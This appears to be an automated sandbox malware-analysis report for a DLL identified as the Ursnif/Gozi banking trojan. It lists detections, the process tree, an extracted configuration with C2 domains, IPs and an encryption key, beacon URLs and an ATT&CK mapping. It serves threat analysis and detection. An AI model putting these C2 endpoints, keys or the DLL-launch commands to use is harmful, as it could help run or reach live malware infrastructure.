ID: 560543
Sample Name: hFGZpat9Mf.dll
Cookbook: default.jbs
Time: 17:02:04
Date: 26/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

hFGZpat9Mf.dll


Overview

General Information

Sample Name:	hFGZpat9Mf.dll
Analysis ID:	560543
MD5:	9acde2c3e3a375..
SHA1:	e231c9ae802a9a..
SHA256:	57f997217db22a..
Tags:	dll Gozi ISFB Ursnif
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected Ursnif
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Writes or reads registry keys via WMI
- Found API chain indicative of debug…
- Machine Learning detection for sam…
- Found evasive API chain (may stop…
- Sigma detected: Suspicious Call by…
- Writes registry values via WMI

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 988 cmdline: loaddll32.exe "C:\Users\user\Desktop\hFGZpat9Mf.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 5904 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\hFGZpat9Mf.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 3272 cmdline: rundll32.exe "C:\Users\user\Desktop\hFGZpat9Mf.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - WerFault.exe (PID: 4496 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3272 -s 684 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"a/OOe3vutyE+gNUFS8s+932DNMr8fczoarMUDWqkJsUgObu+3KDuWCwO4VJi2nQNFoXQ13xL3U4zAT7teC979D2YSjTERxwWBeeP0HeZqNq0qcAgYIwsDRVFhGgIWRlndn894LdhC+W8uyATPg1or5n2yZWlh+/NEBJX1nFopQ/z09NIGZPpSgelgd7Gl3dRww5rEsR2WK4eL7TmnaoLNu6StWcVsJ2/hdx1IvAw+0FHXO2OQVeCIyD0YqFOgVX4yIlMXSNJExST4L1Wc5wBukAkkdIxFsm7gsamW82tEhFe2W5TqQV7VVRxRARRhHVoEwzsqj+Q49089Kkixnoy1HXPNrN04rhNhyDNbaSDkKY=",
  "c2_domain": [
    "config.edge.skype.com",
    "194.76.226.200",
    "giporedtrip.at",
    "habpfans.at",
    "31.214.157.187"
  ],
  "botnet": "3000",
  "server": "50",
  "serpent_key": "YFyLBjaJo8V90gKm",
  "sleep_time": "1",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "0"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.777601117.0000000002A09000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000003.00000000.253570198.0000000001080000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000003.00000002.315781287.0000000001080000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000000.00000003.481994883.0000000002FD8000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.302599061.0000000002FD8000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.rundll32.exe.ee0000.2.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.0.rundll32.exe.ee0000.6.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.2.rundll32.exe.1080000.3.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.0.rundll32.exe.1080000.3.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.2.loaddll32.exe.9e0000.3.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
Click to see the 14 entries				

Sigma Overview

System Summary

Sigma detected: Suspicious Call by Ordinal

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

System Summary

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Malware Analysis System Evasion

Found evasive API chain (may stop execution after checking system information)

Contains functionality to detect sleep reduction / modifications

Anti Debugging

Found API chain indicative of debugger detection

Stealing of Sensitive Information

Yara detected Ursnif

Remote Access Functionality

Yara detected Ursnif


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	3 1 Input Capture	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 1 Native API	Boot or Logon Initialization Scripts	1 1 Process Injection	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 File and Directory Discovery	Remote Desktop Protocol	1 Screen Capture	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 Obfuscated Files or Information	Security Account Manager	1 1 6 System Information Discovery	SMB/Windows Admin Shares	3 1 Input Capture	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Software Packing	NTDS	1 Query Registry	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	2 3 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Process Injection	DCSync	1 1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph


Hide Legend




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
hFGZpat9Mf.dll	21%	Virustotal		Browse
hFGZpat9Mf.dll	33%	ReversingLabs	Win32.Infostealer.Gozi	
hFGZpat9Mf.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.0.rundll32.exe.1080000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
0.2.loaddll32.exe.890184.1.unpack	100%	Avira	TR/Kazy.4159236		Download File
3.2.rundll32.exe.e10000.0.unpack	100%	Avira	HEUR/AGEN.1108767		Download File
3.0.rundll32.exe.ed0184.5.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.2.loaddll32.exe.2500000.4.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
3.0.rundll32.exe.ed0184.1.unpack	100%	Avira	TR/Kazy.4159236		Download File
3.2.rundll32.exe.1080000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
3.0.rundll32.exe.e10000.0.unpack	100%	Avira	HEUR/AGEN.1108767		Download File
0.2.loaddll32.exe.9e0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
3.0.rundll32.exe.e10000.4.unpack	100%	Avira	HEUR/AGEN.1108767		Download File
3.0.rundll32.exe.1080000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
3.2.rundll32.exe.ed0184.1.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.2.loaddll32.exe.700000.0.unpack	100%	Avira	HEUR/AGEN.1108767		Download File

Domains

Source	Detection	Scanner	Label	Link
giporedtrip.at	12%	Virustotal		Browse
habpfans.at	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.dhtmlcentral.com/forums/forum.asp?FORUM_ID=2&CAT_ID=1&Forum_Title=CoolMenus	0%	Virustotal		Browse
http://www.dhtmlcentral.com/forums/forum.asp?FORUM_ID=2&CAT_ID=1&Forum_Title=CoolMenus	0%	Avira URL Cloud	safe	
http://31.214.157.187/drew/n9Q8SXORQfxecr/MW5_2Fu9_2Bgocr6670ju/D1JJTVEHrWL1TxqL/xGoJ_2FQlD36_2B/GkPBzrjzE3l7JBLY9O/1EFPlHsMW/m5HxfuFe9CAmeE3Sv9mV/WruJ_2B6bq6RWMaARg5/48WJvcYD9cWVaImnFjKYnp/qqfI438hlaFuV/Cz10Llo3/y28DCtREPMb5OZnUZKj2hAx/fvbD6E0k2X/xMHWSCI5symguz2Bp/FnCO_2F0QOq8/vwhEVJlxW/5.jlk	0%	Avira URL Cloud	safe	
http://habpfans.at/drew/AvYfyTR_2B2G3/_2F4h5ah/TJ34ZXtaMR1Oc3_2BPI0hI4/GdwumcM9XU/qAwknuMebVU2QdSF/VN2ToaIYsZPU/kI1do_2B9jW/Q9gfyv85CoHPvT/SnqcLw3TTcQW61PNrLWiv/_2BkKhdRaMJkT9HD/82Fg3tERnOrn6Yg/fT2SNRr4ih8M1B9lEq/WlX8riitn/8yNrCBKJNgpm3khA4gSx/B8X3zDAJaQCYV1F4k99/jQHMcxYL/Il8wT6lWu/Ih.jlk	100%	Avira URL Cloud	malware	
http://giporedtrip.at/drew/vDXEGqf4EaI6e/GBZCusNA/wGFZ17UZEew5_2F3lztpfux/SlqAMrP7W1/XBD36Fnf1Eq7wA6HD/bZQhlGWv2oMx/02wZPYg1S9_/2FsBPVVzIGiliu/ZgesoO3_2BU1Itp9mWBBQ/zS9Fa06G7Ifi1Qdi/yVB_2BRlu8Zp_2B/LJtKQv4YtcqH6lAzxR/L6Ho0ZvfB/evXUKtmzU_2B4Fe1cs5B/1wJA25jdSjnKCVAyqP7/xAdhGKLVvM/CvkvXIJYGs/9.jlk	100%	Avira URL Cloud	malware	
http://194.76.226.200/drew/ozC7eSUmzahvYkYKrp/EnTXsLZQu/ZxwfzvyOea6Ms_2FcWiK/QVPuXmRecwMBmPtS2pP/K1YuqB0TTP3PJ7dc3csdFA/1Ac_2BGJ3ahfL/ClNkrX58/ZDofYbeDblVvrUisO8PwbQv/pc3vAH6GWF/x_2B4_2BbH_2B0wxz/YCHkmZmDbaCX/aMf9JRtYupc/_2Ben2gyoQcqJb/gP1jDokjfsnRCuX4LwXIc/R6CnFb_2FUwS1dKT/G7Z9QUvFXshW5HS/y.jlk	0%	Avira URL Cloud	safe	
http://194.76.226.200/drew/t4UXVVFvbg_2F3LXo8gXBT/1icGJdsG14mTA/YOVrBwZF/xARqsNBXczJePkKt2X6ww_2/BWmoPwSUrF/dMkwNYvCaezjn8JBl/H0ytvGxBbW3l/zR2N_2BHrz_/2FvsAN_2FRzTTC/lSSKBusA2w75D7HkZKGJs/DACOMqt0XK0wSfc5/bo0iFsZeiFg2i2l/JDzyY2V7hheHpK0ocJ/ZgcshLwb0/jlOmaQmjqFbHJJo3m7Pt/o4K7mLse1jm/1K47Z.jlk	0%	Avira URL Cloud	safe	
http://habpfans.at/	100%	Avira URL Cloud	malware	
http://habpfans.at/drew/5tHE_2Fl/pXBoYLIb7sXj6_2FbgEdP7S/1g8RiyhGmo/7FzHWL9Gm5Pao_2Bw/5oh73gE4juwn/w	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://31.214.157.187/drew/XdSo6qg_2FEgYysST/WOvXNJFccrJx/zVwG0bEZwA1/FgOrwJqVq8qQMt/gJKBdkHK_2BRbM8cGXljg/dR5mjLhLFYJj3437/sCPrzkqYN8vu4UK/Lv8bHqBMBEjz1n4JUX/xuOm6McxD/U7cQGMW7Bxk_2BVYpR1Y/2dwD1RGZgWHtptGZcjA/6KkSFpd8oqg4xHg9j8CKKi/XQJvRiHHSuj0_/2BwWvoV7/60l_2BahFJ3qIHK1CvN87c7/jOCSFwu.jlk	0%	Avira URL Cloud	safe	
http://giporedtrip.at/drew/CNAO_2FMqt2bQnnFTS9A/gZCx4lwGHYQjpKz_2Bo/eC3Q_2B6RQnBEorg_2FJk6/uEN67LHG_2FS5/_2BBd1X9/aVPauq0optO45rzbpdCQm0T/aYIRRNsEBo/KjgLaOYvR_2BgwzfQ/25S5OlQYXnss/XWKrlvnyLdL/zvJbW2nKGtMp_2/BhAqVJaOXmJzkoWYA4_2B/1sUQfL4pghiYPQ_2/Bk4zNXCpOm9uy6W/_2FwvvWoJCQywtXfuj/zSz8jbk7z4_2FaKsy/ujc.jlk	100%	Avira URL Cloud	malware	
http://31.214.157.187/drew/XdSo6qg_2FEgYysST/WOvXNJFccrJx/zVwG0bEZwA1/FgOrwJqVq8qQMt/gJKBdkHK_2BRbM8	0%	Avira URL Cloud	safe	
http://habpfans.at/drew/5tHE_2Fl/pXBoYLIb7sXj6_2FbgEdP7S/1g8RiyhGmo/7FzHWL9Gm5Pao_2Bw/5oh73gE4juwn/wLkUkA7sRnm/cso3yuTSujNtgI/CMmvYVa7e4KaoltzEmBTc/sgUl10rzE9jSORq1/rqqMvEmtzS52b3S/MwqSqUln0qJ41lN07l/ltNVceIDT/qjCtCMmp_2FbkkqAoDDI/2nZPBTOmmpjaMrj1ust/QMCPjE0wKPGXBQrFS0WE_2/B3SVbiens/K.jlk	100%	Avira URL Cloud	malware	
http://31.214.157.187/	0%	Avira URL Cloud	safe	
http://habpfans.at/drew/AvYfyTR_2B2G3/_2F4h5ah/TJ34ZXtaMR1Oc3_2BPI0hI4/GdwumcM9XU/qAwknuMeebVU2QdSF/	100%	Avira URL Cloud	malware	
http://habpfans.at/g	100%	Avira URL Cloud	malware	
http://194214.157.187/	0%	Avira URL Cloud	safe	
http://www.dhtmlcentral.com/tutorial.asp	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
giporedtrip.at	211.119.84.112	true	true	• 12%, Virustotal, Browse	unknown
habpfans.at	41.41.255.235	true	true	• 12%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://31.214.157.187/drew/n9Q8SXORQfxecr/MW5_2Fu9_2Bgocr6670ju/D1JJTVEHrWL1TxqL/xGoJ_2FQlD36_2B/GkPBzrjzE3l7JBLY9O/1EFPlHsMW/m5HxfuFe9CAmeE3Sv9mV/WruJ_2B6bq6RWMaARg5/48WJvcYD9cWVaImnFjKYnp/qqfI438hlaFuV/Cz10Llo3/y28DCtREPMb5OZnUZKj2hAx/fvbD6E0k2X/xMHWSCI5symguz2Bp/FnCO_2F0QOq8/vwhEVJlxW/5.jlk	true	• Avira URL Cloud: safe	unknown
http://habpfans.at/drew/AvYfyTR_2B2G3/_2F4h5ah/TJ34ZXtaMR1Oc3_2BPI0hI4/GdwumcM9XU/qAwknuMeebVU2QdSF/VN2ToaIYsZPU/kl1do_2B9jW/Q9gfyv85CoHPvT/SnqcLw3TTcQW61PNrLWiv/_2BkKhdRaMJkT9HD/82Fg3tERnOrn6Yg/fT2SNRr4ih8M1B9lEq/WIX8riitn/8yNrCBKJNgpm3khA4gSx/B8X3zDAJaQCYV1F4k99/jQHMcxYL/Il8wT6lWu/Ih.jlk	true	• Avira URL Cloud: malware	unknown
http://giporedtrip.at/drew/vDXEGqf4EaI6e/GBZCusNA/wGFZ17UZEew5_2F3lztpfux/SlqAMrP7W1/XBD36Fnf1Eq7wA6HD/bZQhlGWv2oMx/02wZPYg1S9_/2FsBPVVzIGiliu/ZgesoO3_2BU1Itp9mWBBQ/zS9Fa06G7Ifi1Qdi/yVB_2BRlu8Zp_2B/LJtKQv4YtcqH6lAzxR/L6Ho0ZvfB/evXUKtmzU_2B4Fe1cs5B/1wJA25jdSjnKCVAyqP7/xAdhGKLVvM/CvkvXIJYGs/9.jlk	true	• Avira URL Cloud: malware	unknown
http://194.76.226.200/drew/ozC7eSUmzahvYkYKrp/EnTXsLZQu/ZxwfzvyOea6Ms_2FcWiK/QVPuXmRecwMBmPtS2pP/K1YuqB0TTP3PJ7dc3csdFA/1Ac_2BGJ3ahfL/ClNkrX58/ZDofYbeDbIVvrUisO8PwbQv/pc3vAH6GWF/x_2B4_2BbH_2B0wxz/YCHkmZmDbaCX/aMf9JRtYupc/_2Ben2gyoQcqJb/gP1jDokjfsnRCuX4LwXIc/R6CnFb_2FUwS1dKT/G7Z9QUvFXshW5HS/y.jlk	true	• Avira URL Cloud: safe	unknown
http://194.76.226.200/drew/t4UXVVFvbg_2F3LXo8gXBT/1icGJdsG14mTA/YOVrBwZF/xARqsNBXczJePkKt2X6ww_2/BWmoPwSUrF/dMkwNYvCaezjn8JBl/H0ytvGxBbW3l/zR2N_2BHrz_/2FvsAN_2FRzTTC/lSSKBusA2w75D7HkZKGJs/DACOMqt0XK0wSfc5/bo0iFsZeiFg2i2l/JDzyY2V7hheHpK0ocJ/ZgcshLwb0/jlOmaQmjqFbHJJo3m7Pt/o4K7mLse1jm/1K47Z.jlk	true	• Avira URL Cloud: safe	unknown
http://31.214.157.187/drew/XdSo6qg_2FEgYysST/WOvXNJFccrJx/zVwG0bEZwA1/FgOrwJqVq8qQMt/gJKBdkHK_2BRbM8cGXljg/dR5mjLhLFYJj3437/sCPrzkqYN8vu4UK/Lv8bHqBMBEjz1n4JUX/xuOm6McxD/U7cQGMW7Bxk_2BVYpR1Y/2dwD1RGZgWHtptGZcjA/6KkSFpd8oqg4xHg9j8CKKi/XQJvRiHHSuj0_/2BwWvoV7/60l_2BahFJ3qIHK1CvN87c7/jOCSFwu.jlk	true	• Avira URL Cloud: safe	unknown
http://giporedtrip.at/drew/CNAO_2FMqt2bQnnFTS9A/gZCx4lwGHYQjpKz_2Bo/eC3Q_2B6RQnBEorg_2FJk6/uEN67LHG_2FS5/_2BBd1X9/aVPauq0optO45rzbpdCQm0T/aYIRRNsEBo/KjgLaOYvR_2BgwzfQ/25S5OlQYXnss/XWKrlvnyLdL/zvJbW2nKGtMp_2/BhAqVJaOXmJzkoWYA4_2B/1sUQfL4pghiYPQ_2/Bk4zNXCpOm9uy6W/_2FwvvWoJCQywtXfuj/zSz8jbk7z4_2FaKsy/ujc.jlk	true	• Avira URL Cloud: malware	unknown

Name	Malicious	Antivirus Detection	Reputation
http://habpfans.at/drew/5tHE_2Fl/pXBoYLIb7sXj6_2FbgEdP7S/1g8RiyhGmo/7FzHWL9Gm5Pao_2Bw/5oh73gE4juwn/wLkUkA7sRnm/cso3yuTSujNtgI/CMmvYVa7e4KaoltzEmBTc/sgUl10rzE9jSORq1/rqqMvEmtzS52b3S/MwqSqUIn0qJ41lN07l/ltNVceIDT/qjCtCMmp_2FbkkqAoDDI/2nZPBTOmmpjaMrj1ust/QMCPjE0wKPGXBQrFS0WE_2/B3SVbiens/K.jlk	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.dhtmlcentral.com/forums/forum.asp?FORUM_ID=2&CAT_ID=1&Forum_Title=CoolMenus	loaddll32.exe, 00000000.00000002.775782547.0000000000773000.00000002.00000001.01000000.00000003.sdmp, rundll32.exe, 00000003.00000002.315631404.0000000000E83000.00000002.00000001.01000000.00000003.sdmp, hFGZpat9Mf.dll	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://habpfans.at/	loaddll32.exe, 00000000.00000003.750126035.0000000000AA3000.00000004.00000020.00020000.00000000.sdmp, loaddll32.exe, 00000000.00000002.777131845.0000000000AA3000.00000004.00000020.00020000.00000000.sdmp, loaddll32.exe, 00000000.00000003.438896118.0000000000AA3000.00000004.00000020.00020000.00000000.sdmp, loaddll32.exe, 00000000.00000003.773036185.0000000000AA3000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://habpfans.at/drew/5tHE_2Fl/pXBoYLIb7sXj6_2FbgEdP7S/1g8RiyhGmo/7FzHWL9Gm5Pao_2Bw/5oh73gE4juwn/w	loaddll32.exe, 00000000.00000003.439117348.0000000000ACD000.00000004.00000020.00020000.00000000.sdmp, loaddll32.exe, 00000000.00000003.438919060.0000000000AC0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://upx.sf.net	Amcache.hve.7.dr	false		high
http://31.214.157.187/drew/XdSo6qg_2FEgYysST/WOvXNJFccrJx/zVwG0bEZwA1/FgOrwJqVq8qQMt/gJKBdkHK_2BRbM8	loaddll32.exe, 00000000.00000002.777186188.0000000000AB6000.00000004.00000020.00020000.00000000.sdmp, loaddll32.exe, 00000000.00000003.772898305.0000000000AB4000.00000004.00000020.00020000.00000000.sdmp, loaddll32.exe, 00000000.00000003.750136886.0000000000AB2000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://31.214.157.187/	loaddll32.exe, 00000000.00000003.750126035.0000000000AA3000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://habpfans.at/drew/AvYfyTR_2B2G3/_2F4h5ah/TJ34ZXtaMR1Oc3_2BPI0hI4/GdwumcM9XU/qAwknuMeebVU2QdSF/	loaddll32.exe, 00000000.00000003.750136886.0000000000AB2000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://habpfans.at/g	loaddll32.exe, 00000000.00000003.750126035.0000000000AA3000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://194214.157.187/	loaddll32.exe, 00000000.00000003.750161784.0000000000AC0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.dhtmlcentral.com/tutorial.asp	loaddll32.exe, 00000000.00000002.775782547.0000000000773000.00000002.00000001.01000000.00000003.sdmp, rundll32.exe, 00000003.00000002.315631404.0000000000E83000.00000002.00000001.01000000.00000003.sdmp, hFGZpat9Mf.dll	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
181.129.180.251	unknown	Colombia		13489	EPMTelecomunicacionesSAESPCO	true
41.41.255.235	habpfans.at	Egypt		8452	TE-ASTE-ASEG	true
211.119.84.112	giporedtrip.at	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	true
31.214.157.187	unknown	Germany		58329	RACKPLACEDE	true
